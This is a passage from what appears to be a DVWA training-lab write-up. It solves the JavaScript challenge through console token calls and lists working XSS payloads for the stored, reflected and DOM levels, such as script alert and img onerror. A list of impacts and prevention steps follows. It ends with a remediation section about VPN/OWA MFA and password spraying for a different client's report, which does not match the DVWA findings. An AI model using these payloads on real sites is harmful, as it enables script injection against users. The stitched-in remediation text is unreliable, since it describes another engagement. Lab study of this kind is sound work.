        <a href="https://www.w3schools.com/js/" target="_blank">
          https://www.w3schools.com/js/
        </a>
      </li>
```

Intercept the request and the respond change the value to success and forward

And click submit

- Javascript (**High**)



Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

Payload exploit:


Change the form value to success and enter success value at the form

Search high.js at the debugger tab and copy the entire code and enter it at http://deobfuscatejavascript.com/# to change the code to be readable

Go to console at browser and enter token_part_1("ABCD", 44); and token_part_2("XX")

And click submit

- XSS Stored (Low)



Vulnerability: Stored Cross Site Scripting (XSS)

Name * a

Message * <script>alert('Test')</script>

127.0.0.1

Test

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Vulnerability: Stored Cross Site Scripting (XSS)

Name: a
Message:

Name: b
Message: mangtap

Name: c
Message: Click Me


Payload exploit:

<button id="myButton">Click Me</button>

<script>alert('Test')</script>

<input type="text" id="a" name="a">

- XSS Reflected (Low)



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/


127.0.0.1

XSS

Payload exploit:

<img src="x" onerror="alert('XSS')">

- XSS DOM (Low)



127.0.0.1/dvwa/vulnerabilities/xss_d/?default=<script>alert('Test')</script>

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

127.0.0.1

Test

Payload exploit:

http://127.0.0.1/dvwa/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(%27Test%27)%3C/script%3E

<script>alert('Test')</script>

Impact and How to Prevent :

1. Brute Force (Low, Medium, High)

- Impact of Exploitation: Attackers gain access through your login credentials using brute force methods.
- How to Prevent: Encourage stricter password policies, changing it once in a while. Limit login attempts, and monitor suspicious login behavior such as implementing 2FA.

2. Command Injection (Low, Medium, High)

- Impact of Exploitation: Attackers can access people's data using command injections. With this they gain unauthorized access or exfiltrating sensitive data.
- How to Prevent: Validate and sanitize all input, restrict system command executions, and implement proper access control.

3. SQL Injection (Low, Medium, High)

- Impact of Exploitation: Attackers can manipulate database queries to retrieve or alter sensitive information.
- How to Prevent: Use prepared statements, apply input validation, and avoid dynamic SQL queries.

4. SQL Injection Blind (Low, Medium, High)

- Impact of Exploitation: Attackers can gather information from databases through blind SQL injections.
- How to Prevent: Same measures as for regular SQL injection—input validation and prepared statements.

5. Cross-Site Request Forgery (CSRF) (Low, Medium)

- Impact of Exploitation: Attackers can trick users into performing unwanted actions in authenticated sessions.
- How to Prevent: Implement CSRF tokens for critical actions, validate origin headers, and enforce secure cookie settings.

6. File Inclusion (Low, Medium, High)

- Impact of Exploitation: Attackers can include unauthorized files, allowing access to sensitive files or execution of malicious code.
- How to Prevent: Validate and sanitize file paths, use whitelist file extensions, and implement strict access controls.

7. File Upload (Low)

- Impact of Exploitation: Malicious files can be uploaded and executed on the server.
- How to Prevent: Validate file types and sizes, whitelist file extensions, and scan files with antivirus before saving.

8. JavaScript Exploitation (Low, Medium, High)

- Impact of Exploitation: Malicious scripts can be injected and executed on the client side, compromising user data.
- How to Prevent: Input Validation, restrict script sources, and enforce Content Security Policy (CSP).

9. XSS Stored (Low)

- Impact of Exploitation: Stored XSS can be used to attack other users by executing malicious scripts from the server.
- How to Prevent: Sanitize input and output, limit user input fields, and use a whitelist approach for allowed characters.

10. XSS Reflected (Low)

- Impact of Exploitation: Harmful scripts can be reflected in URLs and executed in the user's browser.
- How to Prevent: Sanitize URL parameters, validate input, and apply strict filters to ensure no untrusted input is executed.

11. XSS DOM (Low)

- Impact of Exploitation: Malicious scripts can be made in the Document Object Model (DOM) without involving the server.
- How to Prevent: Avoid using untrusted data in DOM manipulations.

Remediation

Who:	IT Team
Vector:	Remote
Action:	Item 1: VPN and OWA login with valid credentials did not require Multi-Factor Authentication (MFA). TCMS recommends DC implement and enforce MFA across all external-facing login services. Item 2: OWA permitted unlimited login attempts. TCMS recommends DC restrict logon attempts against their service. Item 3: DC permitted a successful login via a password spraying attack, signifying a weak password policy. TCMS recommends the following password policy, per the Center for Internet Security (CIS): ▪ 14 characters or longer ▪ Use different passwords for each account accessed ▪ Do not use words and proper names in passwords, regardless of language Item 4: OWA permitted user enumeration. TCMS recommends DC synchronize valid and invalid account messages. Additionally, TCMS recommends that DC: ▪ Train employees on how to create a proper password ▪ Check employee credentials against known breached passwords ▪ Discourage employees from using work e-mails and usernames as login credentials to other services unless absolutely necessary

Additional Reports and Scans (Informational)

TCMS provides all clients with all report information gathered during testing. This includes vulnerability scans and a detailed findings spreadsheet. For more information, please see the following documents:

- Demo Company-867-19 Full Findings.xslx
- Demo Company-867-19 Vulnerability Scan Summary.xslx
- Demo Company-867-19 Vulnerability Scan by Host.pdf

Last Page